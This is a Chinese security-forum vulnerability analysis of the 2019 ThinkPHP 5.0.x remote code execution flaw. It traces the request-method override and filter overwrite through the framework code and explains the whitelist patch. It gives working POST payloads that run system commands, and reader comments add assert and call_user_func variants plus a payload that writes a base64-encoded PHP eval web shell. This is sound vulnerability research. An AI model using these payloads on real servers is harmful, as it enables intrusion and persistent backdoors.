

2019年1月11日，ThinkPHP官方发布[安全更新](#)，修复了一个GETSHELL漏洞。现分析如下。

漏洞复现


以 thinkphp 5.0.22 完整版为例，下载地址：<http://www.thinkphp.cn/down/1260.html>

未开启调试模式。

`http://127.0.0.1/thinkphp/thinkphp_5.0.22_with_extend/public/index.php?s=captcha`

POST:

`_method=__construct&filter[]=system&method=get&get[]=whoami`



The screenshot shows a web browser's developer tools interface. On the left, there are three buttons: 'Load URL', 'Split URL', and 'Execute'. Below these is a 'Post data' section. The main area displays the URL 'http://127.0.0.1/thinkphp/thinkphp_5.0.22_with_extend/public/index.php?s=captcha' and the POST data '_method=__construct&filter[]=system&method=get&get[]=whoami'. There are also checkboxes for 'Post data' and 'Referrer', and a '0xHEX' button. A 'BASE64' button is also visible.

laptop-2ilvnfrg\chybeta

页面错误！请稍后再试~

[ThinkPHP V5.0.22](#) { 十年磨一剑-为API开发设计的高性能框架 }



漏洞分析之POC 1

先整体的看一下这个流程，tp程序从 `App.php` 文件开始，其中截取部分如下：

```
<?php
/**
 * ████████
 * @access public
 * @param Request $request ██████
 * @return Response
 * @throws Exception
 */
public static function run(Request $request = null)
{
    $request = is_null($request) ? Request::instance() : $request;

    try {
        ...
        // ██████████
        $dispatch = self::$dispatch;

        // ██████████ URL ██████
        if (empty($dispatch)) {
            $dispatch = self::routeCheck($request, $config);
        }
    }
}
```

```

...

    $data = self::exec($dispatch, $config);
} catch (HttpException $exception) {
    ...
}
...
}


```

在App.php中，会根据请求的URL调用routeCheck进行调度解析获得到\$dispatch，之后将进入exec(\$dispatch, \$config)根据\$dispatch类型的不同来进行处理。


在payload中，访问的url为index.php?s=captcha。在vendor/topthink/think-captcha/src/helper.php中captcha注册了路由，



因此其对应的dispatch为method：



一步步跟入，其调用栈如下：



通过调用Request类中的method方法来获取当前的http请求类型，这里顺便贴一下该方法被调用之处：

- ▼ Request 8 usages
 - ▼ isDelete 1 usage
 - 573 return \$this->method() == 'DELETE';
 - ▼ isGet 1 usage
 - 543 return \$this->method() == 'GET';
 - ▼ isHead 1 usage
 - 583 return \$this->method() == 'HEAD';
 - ▼ isOptions 1 usage
 - 603 return \$this->method() == 'OPTIONS';
 - ▼ isPatch 1 usage
 - 593 return \$this->method() == 'PATCH';
 - ▼ isPost 1 usage
 - 553 return \$this->method() == 'POST';
 - ▼ isPut 1 usage
 - 563 return \$this->method() == 'PUT';
 - ▼ param 1 usage
 - 637 \$method = \$this->method(true);
- ▼ Route.php 4 usages
 - ▼ Route 4 usages
 - ▶ check 1 usage
 - ▶ checkOption 1 usage
 - ▶ getCheckCacheKey 1 usage
 - ▶ parseModule 1 usage



该函数的实现在 thinkphp/library/think/Request.php:512

```
<?php
/**
 * ██████████
 * @access public
 * @param bool $method true ██████████
 * @return string
 */
public function method($method = false)
{
    if (true === $method) {
        // ██████████
        return $this->server('REQUEST_METHOD') ?: 'GET';
    } elseif (!$this->method) {
        if (isset($_POST[Config::get('var_method')])) {
            $this->method = strtoupper($_POST[Config::get('var_method')]);
            $this->{ $this->method }($_POST);
        } elseif (isset($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE'])) {
            $this->method = strtoupper($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE']);
        } else {
            $this->method = $this->server('REQUEST_METHOD') ?: 'GET';
        }
    }
    return $this->method;
}
```

在tp的默认配置中设置了表单请求类型伪装变量如下



因此通过POST一个_method参数，即可进入判断，并执行\$this->{\$this->method}(\$_POST)语句。因此通过指定_method即可完成对该类的任意方法的调用，其传入

Request类的构造函数__construct代码如下

```
<?php
protected function __construct($options = [])
{
    foreach ($options as $name => $item) {
        if (property_exists($this, $name)) {
            $this->$name = $item;
        }
    }
    if (is_null($this->filter)) {
        $this->filter = Config::get('default_filter');
    }

    // ■■■ php://input
    $this->input = file_get_contents('php://input');
}
```

利用foreach循环，和POST传入数组即可对Request对象的成员属性进行覆盖。其中\$this->filter保存着全局过滤规则。经过覆盖，相关变量变为：

```
$this
method = "get"
get = {array} [0]
0 = dir
filter = {array} [0]
0 = system
```

注意我们请求的路由是?s=captcha，它对应的注册规则为\think\Route::get。在method方法结束后，返回的\$this->method值应为get这样才能不出错，所以payload(payload)，在thinkphp/library/think/App.php:445，由于\$dispatch值为method，将会进入如下分支：

```
<?php
protected static function exec($dispatch, $config)
{
    switch ($dispatch['type']) {
        ...
        case 'method': // ■■■■■
            $vars = array_merge(Request::instance()->param(), $dispatch['var']);
            $data = self::invokeMethod($dispatch['method'], $vars);
            break;
        ...
    }
    return $data;
}
```

跟入Request::instance()->param()，该方法用于处理请求中的各种参数。


```
<?php
public function param($name = '', $default = null, $filter = '')
{
    if (empty($this->mergeParam)) {
```

```

        $method = $this->method(true);
        ...
    }
    ...
    // ██████████URL██████████
    $this->param      = array_merge($this->param, $this->get(false), $vars, $this->route(false));
    $this->mergeParam = true;
    ...
    return $this->input($this->param, $name, $default, $filter);
}

```

如上方法中\$this->param通过array_merge将当前请求参数和URL地址中的参数合并。回忆一下前面已经通过__construct设置了\$this->get为dir。此后\$this->



继续跟入\$this->input:

```

<?php
public function input($data = [], $name = '', $default = null, $filter = '')
{
    ...
    // ████████
    $filter = $this->getFilter($filter, $default);
    if (is_array($data)) {
        array_walk_recursive($data, [$this, 'filterValue'], $filter);
        reset($data);
    }
    ...
}

```

该方法用于对请求中的数据即接收到的参数进行过滤，而过滤器通过\$this->getFilter获得：


```

<?php
protected function getFilter($filter, $default)
{
    if (is_null($filter)) {
        $filter = [];
    } else {
        $filter = $filter ?: $this->filter;
        if (is_string($filter) && false === strpos($filter, '/')) {
            $filter = explode(',', $filter);
        } else {
            $filter = (array) $filter;
        }
    }

    $filter[] = $default;
    return $filter;
}

```

前面\$this->filter已经被设置为system，所以getFilter返回后\$filter值为：



回到input函数，由于\$data是前面传入的\$this->param即数组，所以接着会调用array_walk_recursive(\$data, [\$this, 'filterValue'], \$filter)，对\$data中的每一个值调用filterValue函数，最终调用了call_user_func执行代码:

```
private function filterValue(&$value, $key, $filters) $value: "dir" $key: 0 $filters: {"system"}[1]
{
    $default = array_pop(&array:$filters); $default: null
    foreach ($filters as $filter) { $filters: {"system"}[1] $filter: "system"
        if (is_callable($filter)) {
            // 调用函数或者方法过滤
            $value = call_user_func($filter, $value); $filter: "system" $value: "dir"
        } elseif (is_scalar($value)) {
            if (false !== strpos($filter, needle: '/')) {
                // 正则过滤
                if (!preg_match($filter, $value)) {
                    // 匹配不成功返回默认值
                }
            }
        }
    }
}
```

先知社区

扩展之POC 2

回想前面的调用链，param -> method -> input -> getFilter ->

rc。因为filter可控，而tp的逻辑会对输入即input进行filter过滤，所以重点是找到一个合理的input入口。

回到param方法：

```
<?php
public function param($name = '', $default = null, $filter = '')
{
    if (empty($this->mergeParam)) {
        $method = $this->method(true);
        ...
    }
    ...
}
```

跟入\$this->method(true)注意此时的参数为true，所以此处会进入第一个分支：

```
<?php
public function method($method = false)
{
    if (true === $method) {
        // ■■■■■■■■
        return $this->server('REQUEST_METHOD') ?: 'GET';
    }
    ...
}
```

继续跟入\$this->server，可以发现这里也有一个input！

```
<?php
public function server($name = '', $default = null, $filter = '')
{
    if (empty($this->server)) {
        $this->server = $_SERVER;
    }
    if (is_array($name)) {
        return $this->server = array_merge($this->server, $name);
    }
    return $this->input($this->server, false === $name ? false : strtoupper($name), $default, $filter);
}
```

所以对input方法而言，其\$data即\$this->server数组，其参数\$name值为REQUEST_METHOD，在input方法源码如下：

```
<?php
public function input($data = [], $name = '', $default = null, $filter = '')
{
    ...
    $name = (string) $name;
    if ('' !== $name) {
        ...
        foreach (explode('.', $name) as $val) {
            if (isset($data[$val])) {
                ...
            }
        }
    }
}
```

```

        $data = $data[$val];
    } else {
        // 
        return $default;
    }
}
...
}
// 
$filter = $this->getFilter($filter, $default);
if (is_array($data)) {
    array_walk_recursive($data, [$this, 'filterValue'], $filter);
    reset($data);
}
...
}

```

因此利用前面的__construct，可以通过传入server[REQUEST_METHOD]=dir，使得在经过foreach循环时置\$data值为dir，此后调用getFilter，同样实现RCE:

```

        $data = $data[$val];
    } else {
        // 无输入数据，返回默认值
        return $default;
    }
}
if (is_object($data)) {
    return $data;
}
// 解析过滤器
$filter = $this->getFilter($filter, $default);
if (is_array($data)) {
    array_walk_recursive(&input: $data, [$this, 'filterValue'], $filter);
    reset( &array: $data);
}

```

给出payload：

http://127.0.0.1/thinkphp/thinkphp_5.0.22_with_extend/public/index.php?s=captcha

POST:

_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=whoami

补丁分析

补丁地址:<https://github.com/top-think/framework/commit/4a4b5e64fa4c46f851b4004005bff5f3196de003>

问题的根源在于请求方法的获取接收了不可信数据，因此补丁中设置了白名单，如下

✳		@@ -522,8 +522,11 @@ public function method(\$method = false)
522	522	return \$this->server('REQUEST_METHOD') ? : 'GET';
523	523	} elseif (!\$this->method) {
524	524	if (isset(\$_POST[Config::get('var_method')])) {
525	+	\$this->method = strtoupper(\$_POST[Config::get('var_method')]);
526	-	\$this->{\$this->method}(\$_POST);
525	+	\$method = strtoupper(\$_POST[Config::get('var_method')]);
526	+	if (in_array(\$method, ['GET', 'POST', 'DELETE', 'PUT', 'PATCH'])) {
527	+	\$this->method = \$method;
528	+	\$this->{\$this->method}(\$_POST);
529	+	}
527	530	} elseif (isset(\$_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE'])) {
528	531	\$this->method = strtoupper(\$_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE']);
529	532	} else {

其他

这里仅仅测试了5.0.22 完整版本。各个版本之间代码有些许差异，payload不一定通用，建议自己调试调试。

点击收藏 | 2 关注 | 1

[上一篇：区块链安全-以太坊智能合约静态分析](#) [下一篇：BurpSuite 1.6~2.x...](#)

1. 12 条回复



[postma****@lanme](#) 2019-01-14 10:15:19

这些版本我测试了只有在debug状态下才可以写shell命令除wai
off debug :
_method=construct&filter[]=var_dump&server=-1
debug :
_method=construct&filter[]=assert&filter[]=file_put_contents('0.php',base64_decode('PD9waHAgaJHBhc3M9JF9QT1NUWyczNjB2ZXJ5J107ZXZhbCgkcGFzcyc=

2 回复Ta



[fzer0](#) 2019-01-14 12:25:05

根据启明的测试[结果](#)，影响版本为5.0-5.0.23完整版，但我在本地测的时候，发现某些低版本（比如5.0.0、5.0.10等）不是完整版也可以触发，且触发点较多，部分原因比较通用的payload为：

_method=__construct&filter[]=system&method=GET&get[]=whoami

某些低版本的url可以不要?s=captcha
还有发现调用assert没有得到预期的结果，目前还在研究中

1 回复Ta



[postma****@lanme](#) 2019-01-14 13:07:40

[@fzer0](#) debug状态才会触发写shell成功，不需要 这个验证码任意控制器就可以

0 回复Ta



[balisong](#) 2019-01-14 15:45:57

[@fzer0](#)

抱歉..我的失误...因为当时没有把版本写的很细..因为在5.0-5.0.12核心版本中没有强制设置默认filter。所以不需要s=captcha也可以触发。而在5.0.13以上由于设置了

0 回复Ta



[fzer0](#) 2019-01-14 16:53:54

[@balisong](#) 学习了，大佬这个解释很到位

0 回复Ta



[hooyaru](#) 2019-01-15 14:24:15

5.0.23能够利用成功么？

0 回复Ta



[80433****@qq.com](#) 2019-01-15 20:20:11

[@fzer0](#) assert研究出来了么？我测试也不行

0 回复Ta



[postma****@lanme](#) 2019-01-15 21:12:27

```
_method=__construct&filter[]=assert&server[]=phpinfo&get[]=phpinfo  
or  
_method=__construct&filter[]=call_user_func&server[]=phpinfo&get[]=phpinfo
```

0 回复Ta



[hi3146****@aliyu](#) 2019-02-25 02:59:51

[@postma****@lanme](#)

_method=__construct&method=get&filter[]=call_user_func&get[]=phpinfo
+Q97149131,谢谢

0 回复Ta



[hi3146****@aliyu](#) 2019-02-25 03:20:16

请问这种怎么拿shell

_method=__construct&method=get&filter[]=call_user_func&get[]=phpinfo

0 回复Ta



[鱿鱼10元三串](#) 2019-03-13 11:36:40

请问这种怎么拿shell
_method=__construct&method=get&filter[]=call_user_func&get[]=phpinfo
PHP 7.1以上，如何搞定？

0 回复Ta



[52989****@qq.com](#) 2019-04-21 03:47:51

[@postma****@lanme](#)
_method=__construct&method=get&filter[]=call_user_func&get[]=phpinfo
请问这种能执行，怎么getshell

0 回复Ta

[登录](#) 后跟帖

[先知社区](#)

[现在登录](#)

[热门节点](#)

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)